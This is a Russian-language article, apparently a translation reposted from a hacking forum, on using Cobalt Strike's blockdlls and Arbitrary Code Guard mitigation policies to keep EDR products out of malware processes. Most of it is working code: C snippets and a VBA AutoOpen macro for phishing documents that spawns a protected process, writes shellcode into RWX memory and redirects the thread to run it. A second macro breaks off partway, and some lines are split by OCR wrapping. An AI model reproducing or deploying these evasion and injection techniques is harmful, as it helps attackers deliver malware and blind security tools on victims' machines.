Статья Защита вашего вредоносного ПО с помощью blockdlls и ACG


xss.is/threads/42539

В обновлении Cobalt Strike была введена команда blockdlls, чтобы предоставить операторам возможность защиты порожденных процессов от загрузки библиотек DLL, не подписанных Microsoft. Это, конечно, метод блокировки продуктов обеспечения безопасности от загрузки их кода пользовательского режима через DLL с целью хукинга и создания отчетов о выполнении подозрительных функций.


После нескольких обсуждений и твитов, посвященных тому, как это реализовано, мне задали несколько дополнительных вопросов люди, которые хотели использовать это самостоятельно за пределами Cobalt Strike, поэтому в этом посте я немного исследую эту функциональность, показав, как именно blockdlls работает под капотом, как вы можете использовать его для защиты своего вредоносного ПО, и посмотрите на дополнительный параметр безопасности процесса, который может помочь нам сдержать продукты безопасности от такого легкого прослушивания.

Внутреннее устройство blockdlls


blockdlls был выпущен с версией 3.14 Cobalt Strike и используется для защиты любых дочерних процессов, порожденных beacon, от загрузки библиотек DLL, не подписанных Microsoft. Чтобы использовать эту функциональность, мы просто используем команду blockdlls в активном сеансе и порождаем дочерний процесс (например, с помощью команды spawn):



После того, как наш дочерний процесс был порожден, мы можем увидеть результирующую защиту в чем-то вроде ProcessHacker:



С установленным флагом защиты, если DLL, которая не была подписана Microsoft, попытается загрузить в процесс, мы обнаружим, что это не удастся, иногда с красивой подробной ошибкой, такой как:



Так как же Cobalt Strike реализует эту функцию? Что ж, если мы исследуем двоичный файл CS beacon, мы увидим ссылку на UpdateProcThreadAttribute:

```
undefined4 __cdecl FUN_10008a0f(int param_1,undefined4 param_2,LPPROC_THREAD_ATTRIBUTE_LIST param_3)

{
  BOOL BVar1;
  DWORD DVar2;
  undefined4 uVar3;
  UINT UVar4;

  *(undefined4 *)(param_1 + 8) = 0;
  *(undefined4 *)(param_1 + 0xc) = 0x1000;
  BVar1 = UpdateProcThreadAttribute
                    (param_3,0,0x20007,(undefined4 *)(param_1 + 8),8,(PVOID)0x0,(PSIZE_T)0x0);
```


Параметр атрибута 0x20007 фактически преобразуется в определение PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY, а значение 0x100000000000 преобразуется в PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON. Таким образом, Cobalt Strike здесь использует вызов API CreateProcess вместе со структурой STARTUPINFOEX, содержащей политику безопасности, которая, в данном случае, используется для блокировки DLL, не подписанных Microsoft.


Если мы хотим воссоздать это в наших собственных целях, мы можем просто использовать такой код, как:

C:

```
#include <Windows.h>

int main()
{
    STARTUPINFOEXA si;
    PROCESS_INFORMATION pi;
    SIZE_T size = 0;
    BOOL ret;

    // Required for a STARTUPINFOEXA
    ZeroMemory(&si, sizeof(si));
    si.StartupInfo.cb = sizeof(STARTUPINFOEXA);
    si.StartupInfo.dwFlags = EXTENDED_STARTUPINFO_PRESENT;

    // Get the size of our PROC_THREAD_ATTRIBUTE_LIST to be allocated
    InitializeProcThreadAttributeList(NULL, 1, 0, &size);

    // Allocate memory for PROC_THREAD_ATTRIBUTE_LIST
    si.lpAttributeList = (LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(
        GetProcessHeap(),
        0,
        size
    );

    // Initialise our list
    InitializeProcThreadAttributeList(si.lpAttributeList, 1, 0, &size);

    // Enable blocking of non-Microsoft signed DLLs
    DWORD64 policy = PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON;

    // Assign our attribute
    UpdateProcThreadAttribute(si.lpAttributeList, 0, PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY,
&policy, sizeof(policy), NULL, NULL);

    // Finally, create the process
    ret = CreateProcessA(
        NULL,
        (LPSTR)"C:\\Windows\\System32\\cmd.exe",
        NULL,
        NULL,
        true,
        EXTENDED_STARTUPINFO_PRESENT,
        NULL,
        NULL,
        reinterpret_cast<LPSTARTUPINFOA>(&si),
        &pi
    );
}
```

Преодоление разрыва между blockdlls

Итак, теперь мы знаем, как Cobalt Strike обеспечивает свою защиту, но во время типичного взаимодействия все еще остается брешь, в которой произвольные DLL могут сбить нас с толку. Давайте посмотрим на распространенный сценарий фишинга, когда мы пытаемся доставить beacon Cobalt Strike через документ с поддержкой макросов:



Красным цветом мы видим процессы, которые не пользуются защитой blockdll, тогда как синим цветом мы видим, что каждый дочерний процесс, порожденный Cobalt Strike, защищен политикой защиты. Риск для нас здесь, очевидно, заключается в том, что продукт безопасности может загрузить свою DLL в наш перенесенный процесс (показанный здесь как Internet Explorer) и просмотреть нашу активность.

Однако восполнить этот пробел относительно просто, используя приведенный выше код вместе с параметром PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON. Поскольку мы обсуждаем нашу начальную полезную нагрузку в контексте документа Word, давайте воспользуемся возможностью перенести этот код на VBA:

JavaScript:

```
' POC to spawn process with
PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON mitigation enabled
' by @_xpn_
'
' Thanks to https://github.com/itm4n/VBA-RunPE and https://github.com/christophetd/spoofing-
office-macro

Const EXTENDED_STARTUPINFO_PRESENT = &H80000
Const HEAP_ZERO_MEMORY = &H8&
Const SW_HIDE = &H0&
Const MAX_PATH = 260
Const PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY = &H20007
Const MAXIMUM_SUPPORTED_EXTENSION = 512
Const SIZE_OF_80387_REGISTERS = 80
Const MEM_COMMIT = &H1000
Const MEM_RESERVE = &H2000
Const PAGE_READWRITE = &H4
Const PAGE_EXECUTE_READWRITE = &H40
Const CONTEXT_FULL = &H10007

Private Type PROCESS_INFORMATION
    hProcess As LongPtr
    hThread As LongPtr
    dwProcessId As Long
    dwThreadId As Long
End Type

Private Type STARTUP_INFO
    cb As Long
    lpReserved As String
    lpDesktop As String
    lpTitle As String
    dwX As Long
    dwY As Long
    dwXSize As Long
    dwYSize As Long
    dwXCountChars As Long
    dwYCountChars As Long
    dwFillAttribute As Long
    dwFlags As Long
    wShowWindow As Integer
    cbReserved2 As Integer
    lpReserved2 As Byte
    hStdInput As LongPtr
    hStdOutput As LongPtr
    hStdError As LongPtr
End Type

Private Type STARTUPINFOEX
    STARTUPINFO As STARTUP_INFO
    lpAttributelist As LongPtr
End Type
```


```
Private Type DWORD64
    dwPart1 As Long
    dwPart2 As Long
End Type

Private Type FLOATING_SAVE_AREA
    ControlWord As Long
    StatusWord As Long
    TagWord As Long
    ErrorOffset As Long
    ErrorSelector As Long
    DataOffset As Long
    DataSelector As Long
    RegisterArea(SIZE_OF_80387_REGISTERS - 1) As Byte
    Spare0 As Long
End Type

Private Type CONTEXT
    ContextFlags As Long
    Dr0 As Long
    Dr1 As Long
    Dr2 As Long
    Dr3 As Long
    Dr6 As Long
    Dr7 As Long
    FloatSave As FLOATING_SAVE_AREA
    SegGs As Long
    SegFs As Long
    SegEs As Long
    SegDs As Long
    Edi As Long
    Esi As Long
    Ebx As Long
    Edx As Long
    Ecx As Long
    Eax As Long
    Ebp As Long
    Eip As Long
    SegCs As Long
    EFlags As Long
    Esp As Long
    SegSs As Long
    ExtendedRegisters(MAXIMUM_SUPPORTED_EXTENSION - 1) As Byte
End Type

Private Declare PtrSafe Function CreateProcess Lib "kernel32.dll" Alias "CreateProcessA" ( _
    ByVal lpApplicationName As String, _
    ByVal lpCommandLine As String, _
    lpProcessAttributes As Long, _
    lpThreadAttributes As Long, _
    ByVal bInheritHandles As Long, _
    ByVal dwCreationFlags As Long, _
    lpEnvironment As Any, _
```

```
    ByVal lpCurrentDriectory As String, _
    ByVal lpStartupInfo As LongPtr, _
    lpProcessInformation As PROCESS_INFORMATION _
) As Long

Private Declare PtrSafe Function InitializeProcThreadAttributeList Lib "kernel32.dll" ( _
    ByVal lpAttributelist As LongPtr, _
    ByVal dwAttributeCount As Integer, _
    ByVal dwFlags As Integer, _
    ByRef lpSize As Integer _
) As Boolean

Private Declare PtrSafe Function UpdateProcThreadAttribute Lib "kernel32.dll" ( _
    ByVal lpAttributelist As LongPtr, _
    ByVal dwFlags As Integer, _
    ByVal lpAttribute As Long, _
    ByVal lpValue As LongPtr, _
    ByVal cbSize As Integer, _
    ByRef lpPreviousValue As Integer, _
    ByRef lpReturnSize As Integer _
) As Boolean

Private Declare Function WriteProcessMemory Lib "kernel32.dll" ( _
    ByVal hProcess As LongPtr, _
    ByVal lpBaseAddress As Long, _
    ByRef lpBuffer As Any, _
    ByVal nSize As Long, _
    ByVal lpNumberOfBytesWritten As Long _
) As Boolean

Private Declare Function ResumeThread Lib "kernel32.dll" (ByVal hThread As LongPtr) As Long

Private Declare PtrSafe Function GetThreadContext Lib "kernel32.dll" ( _
    ByVal hThread As Long, _
    lpContext As CONTEXT _
) As Long

Private Declare Function SetThreadContext Lib "kernel32.dll" ( _
    ByVal hThread As Long, _
    lpContext As CONTEXT _
) As Long

Private Declare PtrSafe Function HeapAlloc Lib "kernel32.dll" ( _
    ByVal hHeap As LongPtr, _
    ByVal dwFlags As Long, _
    ByVal dwBytes As Long _
) As LongPtr

Private Declare PtrSafe Function GetProcessHeap Lib "kernel32.dll" () As LongPtr

Private Declare Function VirtualAllocEx Lib "kernel32" ( _
    ByVal hProcess As Long, _
    ByVal lpAddress As Long, _
```

```
    ByVal dwSize As Long, _
    ByVal flAllocationType As Long, _
    ByVal flProtect As Long _
) As Long

Sub AutoOpen()

    Dim pi As PROCESS_INFORMATION
    Dim si As STARTUPINFOEX
    Dim nullStr As String
    Dim pid, result As Integer
    Dim threadAttribSize As Integer
    Dim processPath As String
    Dim val As DWORD64
    Dim ctx As CONTEXT
    Dim alloc As Long
    Dim shellcode As Variant
    Dim myByte As Long

    ' Shellcode goes here (jmp $)
    shellcode = Array(&HEB, &HFE)

    ' Path of process to spawn
    processPath = "C:\\windows\\system32\\notepad.exe"

    ' Specifies PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON
    val.dwPart1 = 0
    val.dwPart2 = &H1000

    ' Initialize process attribute list
    result = InitializeProcThreadAttributeList(ByVal 0&, 1, 0, threadAttribSize)
    si.lpAttributelist = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, threadAttribSize)
    result = InitializeProcThreadAttributeList(si.lpAttributelist, 1, 0, threadAttribSize)

    ' Set our mitigation policy
    result = UpdateProcThreadAttribute( _
        si.lpAttributelist, _
        0, _
        PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY, _
        VarPtr(val), _
        Len(val), _
        ByVal 0&, _
        ByVal 0& _
        )

    si.STARTUPINFO.cb = LenB(si)
    si.STARTUPINFO.dwFlags = 1

    ' Spawn our process which will only allow MS signed DLL's
    result = CreateProcess( _
        nullStr, _
        processPath, _
        ByVal 0&, _
```

```
        ByVal 0&, _
        1&, _
        &H80014, _
        ByVal 0&, _
        nullStr, _
        VarPtr(si), _
        pi _
    )

    ' Alloc memory (RWX for this POC, because... yolo) in process to write our shellcode to
    alloc = VirtualAllocEx( _
        pi.hProcess, _
        0, _
        11000, _
        MEM_COMMIT + MEM_RESERVE, _
        PAGE_EXECUTE_READWRITE _
    )

    ' Write our shellcode
    For offset = LBound(shellcode) To UBound(shellcode)
        myByte = shellcode(offset)
        result = WriteProcessMemory(pi.hProcess, alloc + offset, myByte, 1, ByVal 0&)
    Next offset

    ' Point EIP register to allocated memory
    ctx.ContextFlags = CONTEXT_FULL
    result = GetThreadContext(pi.hThread, ctx)
    ctx.Eip = alloc
    result = SetThreadContext(pi.hThread, ctx)

    ' Resume execution
    ResumeThread (pi.hThread)

End Sub
```

При правильном использовании мы видим, что можем снизить наши шансы обнаружения с помощью инструментария DLL, ограничив доступ только начальным вектором выполнения:



Так что насчет этого процесса Word, помеченным красным? Что ж, есть способы защитить это, например, мы можем просто вызвать SetMitigationPolicy вместе с ProcessSignaturePolicy в качестве параметра, и это представит нашу политику безопасности во время выполнения, то есть без необходимости повторного выполнения через CreateProcess. Однако вполне вероятно, что к этому моменту любые нежелательные DLL уже будут присутствовать в адресном пространстве Word еще до запуска нашего VBA, и попытки дальнейшего манипулирования процессом и запуска несколько подозрительных вызовов API могут фактически увеличить наши шансы обнаружения.

Защита от произвольного кода

Читая это, вы можете задаться вопросом о Arbitrary Code Guard (ACG). Если вы не слышали об этом раньше, ACG - это еще один вариант защиты, который предназначен для предотвращения выделения кода и/или изменения исполняемых страниц памяти, часто необходимых для внедрения динамического кода в процесс.

Чтобы увидеть эту политику защиты в действии, давайте создадим небольшую программу и попытаемся использовать SetMitigationPolicy для добавления ACG вместе с несколькими тестовыми примерами:

C:

```
#include <iostream>
#include <Windows.h>
#include <processthreadsapi.h>

int main()
{
    STARTUPINFOEX si;
    DWORD oldProtection;

    PROCESS_MITIGATION_DYNAMIC_CODE_POLICY policy;
    ZeroMemory(&policy, sizeof(policy));
    policy.ProhibitDynamicCode = 1;

    void* mem = VirtualAlloc(0, 1024, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    if (mem == NULL) {
        printf("[!] Error allocating RWX memory\n");
    }
    else {
        printf("[*] RWX memory allocated: %p\n", mem);
    }

    printf("[*] Now running SetProcessMitigationPolicy to apply
PROCESS_MITIGATION_DYNAMIC_CODE_POLICY\n");

    // Set our mitigation policy
    if (SetProcessMitigationPolicy(ProcessDynamicCodePolicy, &policy, sizeof(policy)) == false)
{
        printf("[!] SetProcessMitigationPolicy failed\n");
        return 0;
    }

    // Attempt to allocate RWX protected memory (this will fail)
    mem = VirtualAlloc(0, 1024, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    if (mem == NULL) {
        printf("[!] Error allocating RWX memory\n");
    }
    else {
        printf("[*] RWX memory allocated: %p\n", mem);
    }

    void* ntAllocateVirtualMemory = GetProcAddress(LoadLibraryA("ntdll.dll"),
"NtAllocateVirtualMemory");

    // Let's also try a VirtualProtect to see if we can update an existing page to RWX
    if (!VirtualProtect(ntAllocateVirtualMemory, 4096, PAGE_EXECUTE_READWRITE, &oldProtection))
{
        printf("[!] Error updating NtAllocateVirtualMemory [%p] memory to RWX\n",
ntAllocateVirtualMemory);
    }
    else {
        printf("[*] NtAllocateVirtualMemory [%p] memory updated to RWX\n",
```


```
ntAllocateVirtualMemory);
    }
}
```

Если мы скомпилируем и выполним этот POC, мы увидим что-то вроде этого:

Здесь мы видим, что попытки выделить RWX-страницу памяти после того, как SetProcessMitigationPolicy терпит неудачу, как и ожидалось, наряду с попытками использовать такие вызовы, как VirtualProtect, которые позволили бы модифицировать защиту памяти.

Так зачем поднимать этот вопрос? К сожалению, мы видим примеры внедрения EDR DLL, подписанные Microsoft, например, @Sektor7Net показал нам, что Crowdstrike Falcon содержит одну такую DLL, на которую не влияет PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON:

Но одна общая вещь, которую делают многие продукты EDR, - это реализация хуков пользовательского пространства вокруг интересующих функций (см. Наш предыдущий пост о Cylance, который использует именно эту технику). Поскольку для хукинга обычно требуется возможность изменять существующие исполняемые страницы для добавления трамплина, для обновления защиты памяти обычно требуется вызов, такой как VirtualProtect. Если мы лишим их возможности создавать RWX-страницы памяти, мы можем вызвать сбой даже подписанной Microsoft DLL.



Чтобы реализовать это в нашем примере VBA, все, что нам нужно добавить, - это дополнительный параметр защиты PROCESS_CREATION_MITIGATION_POLICY_PROHIBIT_DYNAMIC_CODE_ALWAYS_ON, чтобы включить эту защиту:

JavaScript:

```
' POC to spawn process with PROCESS_CREATION_MITIGATION_POLICY_PROHIBIT_DYNAMIC_CODE_ALWAYS_ON
and PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON mitigation enabled
' by @_xpn_
'
' Thanks to https://github.com/itm4n/VBA-RunPE and https://github.com/christophetd/spoofing-
office-macro

Const EXTENDED_STARTUPINFO_PRESENT = &H80000
Const HEAP_ZERO_MEMORY = &H8&
Const SW_HIDE = &H0&
Const MAX_PATH = 260
Const PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY = &H20007
Const MAXIMUM_SUPPORTED_EXTENSION = 512
Const SIZE_OF_80387_REGISTERS = 80
Const MEM_COMMIT = &H1000
Const MEM_RESERVE = &H2000
Const PAGE_READWRITE = &H4
Const PAGE_EXECUTE_READWRITE = &H40
Const CONTEXT_FULL = &H10007

Private Type PROCESS_INFORMATION
    hProcess As LongPtr
    hThread As LongPtr
    dwProcessId As Long
    dwThreadId As Long
End Type

